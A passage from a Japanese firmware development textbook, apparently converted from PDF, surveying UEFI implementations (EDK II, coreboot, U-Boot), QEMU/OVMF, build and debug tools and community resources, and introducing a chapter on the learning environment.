- **用途:** セキュリティ、Measured Boot

### USB

- **策定:** USB-IF
- **内容:** USBコントローラと周辺機器

# 実装とフレームワーク


## EDK II (EFI Development Kit II)

開発: Intel → TianoCore (オープンソース化) ライセンス: BSD-2-Clause Plus  
Patent 言語: C言語 URL: <https://github.com/tianocore/edk2>

### 特徴:

- UEFI仕様の参照実装
- 業界標準のフレームワーク
- モジュラーな設計

### アーキテクチャ:



### 主なパッケージ:

パッケージ	内容	用途
MdePkg	UEFI/PI 基本定義	すべてのモジュールが依存
MdeModulePkg	標準ドライバ群	USB, ネットワーク, ディスクなど
SecurityPkg	セキュリティ機能	Secure Boot, TPM
NetworkPkg	ネットワークスタッカ	HTTP Boot, iSCSI

パッケージ	内容	用途
OvmfPkg	QEMU/KVM 向け	仮想環境での開発


## coreboot

開発: coreboot コミュニティ ライセンス: GPL v2 言語: C言語 URL: <https://www.coreboot.org/>

### 特徴:

- 軽量・高速
- モジュラーな設計
- ペイロード方式 (UEFI, SeaBIOS, Linux)

### 設計思想:



## U-Boot

開発: DENX Software Engineering ライセンス: GPL v2 言語: C言語 用途: 組込み、ARM、RISC-V

### 特徴:

- 組込みシステム向け
- 多様なアーキテクチャ対応
- EFI サポート

## その他の実装

### SlimBootloader (Intel)

- 高速起動に特化
- モジュラーな構成

### Heads

- セキュリティ重視
- Measured Boot

## 開発ツールとエミュレータ

### QEMU/KVM

用途: x86\_64 仮想化 URL: <https://www.qemu.org/>

#### OVMF との組み合わせ:

```
# UEFI ファームウェアで起動
qemu-system-x86_64 \
    -bios /usr/share/ovmf/OVMF.fd \
    -hda disk.img
```

#### メリット:

- 高速な試行錯誤
- デバッグ容易
- 実機を壊すリスクなし

## コンパイラとビルドツール

### GCC / Clang

- C言語コンパイラ
- EDK II は GCC 5+ を推奨

## **Python**

- ビルドスクリプト
- 設定ファイル生成

## **NASM / YASM**

- アセンブラー
- 初期起動コード

## **デバッグツール**

### **GDB**

- QEMU と組み合わせてステップ実行
- シンボル情報付きデバッグ

### **シリアルコンソール**

- ログ出力
- 実機デバッグに必須

### **JTAG/SWD**

- ハードウェアデバッグ
- 実機での低レベルデバッグ

## **コミュニティとリソース**

### **UEFI Forum**

**URL:** <https://uefi.org/>

## 役割:

- UEFI/ACPI 仕様の策定
- 業界標準の推進
- ワーキンググループの運営

## メンバー:

- AMD, Intel, ARM, Microsoft, Apple など主要ベンダー
- 300以上の企業・組織

## TianoCore

**URL:** <https://www.tianocore.org/> **GitHub:** <https://github.com/tianocore>

## 役割:

- EDK II の開発・保守
- コミュニティサポート

## リソース:

- メーリングリスト: <https://edk2.groups.io/>
- Wiki: <https://github.com/tianocore/tianocore.github.io/wiki>
- バグトラッカー: <https://bugzilla.tianocore.org/>

## coreboot コミュニティ

**URL:** <https://www.coreboot.org/>

## リソース:

- IRC: #coreboot @ libera.chat
- メーリングリスト
- ドキュメント: <https://doc.coreboot.org/>

## その他のコミュニティ

### LKML (Linux Kernel Mailing List)


- カーネル側のブート処理

### OSdev.org

- OS開発者向けフォーラム
- UEFI/BIOS の質問も活発

## ドキュメントとリソース

### 公式ドキュメント



### 推奨される学習リソース

#### 書籍:

- "Beyond BIOS: Developing with the Unified Extensible Firmware Interface" (Intel Press)
- "Harnessing the UEFI Shell" (Intel Press)


#### オンラインコース:

- Intel の UEFI トレーニング資料
- coreboot の Documentation

#### ブログ・記事:

- TianoCore ブログ
- OSDev Wiki

# エコシステムの関係図



## なぜエコシステムの理解が重要か

### 相互依存性

ファームウェア開発は、以下の要素が複雑に絡み合います：

#### 1. 仕様への準拠

- UEFI仕様に従った実装
- ACPIテーブルの正確な生成

#### 2. ハードウェアとの協調


- チップセット固有の初期化
- ベンダー提供のFSP/AGESA

#### 3. OSとの互換性

- ブートローダの期待する動作
- ランタイムサービスの提供

## 情報源の多様性

問題解決には、複数の情報源を参照する必要があります：



## まとめ

この章では、ファームウェアエコシステム全体像を説明しました。

重要なポイント:

- ファームウェア開発は仕様、実装、ツール、コミュニティの統合
- UEFI Specification と ACPI Specification が中核
- EDK II が業界標準の実装フレームワーク
- QEMU/OVMF で開発・テストを行う
- TianoCore と UEFI Forum がエコシステムを推進

エコシステムの構成要素:

要素	主要なもの	役割
仕様	UEFI, ACPI, PCIe	標準化
実装	EDK II, coreboot	コードベース

要素	主要なもの	役割
ツール	QEMU, GCC, GDB	開発環境
コミュニティ	TianoCore, UEFI Forum	サポート・推進

次章では、学習環境の概要とツールの位置づけを見ていきます。

### 参考資料

- [UEFI Forum](#)
- [TianoCore](#)
- [EDK II GitHub](#)
- [coreboot Documentation](#)
- [QEMU Documentation](#)

# 学習環境の概要とツールの位置づけ

## 🎯 この章で学ぶこと

- 学習に使用するツールの目的と役割
- QEMU/OVMFを使う理由
- EDK IIの位置づけ
- 実機との違いと使い分け


## 📚 前提知識

- ファームウェアエコシステム（前章）
- 仮想化の基本概念

## なぜ学習環境が必要か


### ファームウェア開発の課題

ファームウェア開発には、通常のアプリケーション開発とは異なる課題があります：




## 解決策：仮想化環境

これらの課題を解決するのが**仮想化環境**です：




# 学習環境の全体像

## 構成要素



## ワークフロー



## QEMU とは

### QEMUの役割

**QEMU (Quick Emulator)** は、オープンソースのエミュレータ・仮想化ソフトウェアです。

#### 主な機能:


1. **CPU エミュレーション**
  - x86\_64, ARM, RISC-V など多数対応
  - 命令レベルのエミュレーション
2. **デバイスエミュレーション**

- チップセット、PCIe、USB、ネットワークなど
- 実機に近い動作

### 3. デバッグ機能

- GDB サーバー機能
- シリアルコンソール出力

## QEMUの仕組み



## QEMU の2つのモード

### 1. TCG (Tiny Code Generator) モード

- 純粋なエミュレーション
- 異なるアーキテクチャでも動作（例: ARM上でx86をエミュレート）
- 速度は遅い

### 2. KVM (Kernel-based Virtual Machine) モード

- ハードウェア仮想化支援機能を利用


- ホストとゲストが同じアーキテクチャの場合のみ
- 速度はネイティブに近い

本書では主にKVMモードを使用します。

## OVMF とは

### OVMFの位置づけ

**OVMF (Open Virtual Machine Firmware)** は、QEMU/KVM向けのUEFIファームウェア実装です。



### OVMFの特徴

#### メリット:

- EDK IIベースなので、実機のUEFIと同じアーキテクチャ
- 完全なUEFI環境
- Secure Boot対応

#### 制限:

- 仮想ハードウェアのみ対応
- 実機特有の問題は再現できない


## OVMF の構成

```
OVMF.fd
└── SEC (Security Phase)
└── PEI (Pre-EFI Initialization)
    └── メモリ初期化
        └── CPUフェーズ移行
└── DXE (Driver Execution Environment)
    └── PCIバスドライバ
    └── ディスクドライバ
    └── ネットワークドライバ
└── BDS (Boot Device Selection)
    └── ブートマネージャ
```

## EDK II とは

### EDK IIの役割

**EDK II (EFI Development Kit II)** は、UEFIファームウェアを開発するためのフレームワークです。



## なぜEDK IIを使うのか

### 1. 業界標準

- Intel, AMD, ARM など主要ベンダーが使用
- 実機のファームウェアも多くの EDK II ベース

### 2. 豊富なライブラリ

- UEFI仕様のプロトコルがすべて実装済み
- ドライバ、ライブラリが充実

### 3. モジュラーな設計


- 再利用可能なコンポーネント
- プラットフォーム固有部分と共通部分の分離

## EDK IIのディレクトリ構造

```
edk2/
└── MdePkg/          # 基本定義・ライブラリ
   └── MdeModulePkg/  # 標準モジュール
   └── SecurityPkg/  # セキュリティ関連
   └── NetworkPkg/   # ネットワークスタック
   └── OvmfPkg/       # QEMU/KVM 用
   └── EmulatorPkg/  # エミュレータ用
   └── ArmPkg/        # ARM アーキテクチャ
   ...
   ...
```

## 学習に使用するツール

### 最小限の構成



### 各ツールの目的

ツール	目的	必須度
QEMU	仮想マシン実行	★★★★★
EDK II	ファームウェア開発	★★★★★
GCC/Clang	C言語コンパイラ	★★★★★
Python	ビルドスクリプト	★★★★★

ツール	目的	必須度
NASM	アセンブラー	★★★★★☆
GDB	デバッグ	★★★★☆☆
Git	バージョン管理	★★★☆☆

## 推奨される開発環境

### Linux (推奨)

- 公式サポート
- ビルドが高速
- デバッグツールが充実

### macOS

- Xcode Command Line Tools
- Homebrew でツール導入

### Windows

- WSL2 (Windows Subsystem for Linux) 推奨
- Visual Studio も可

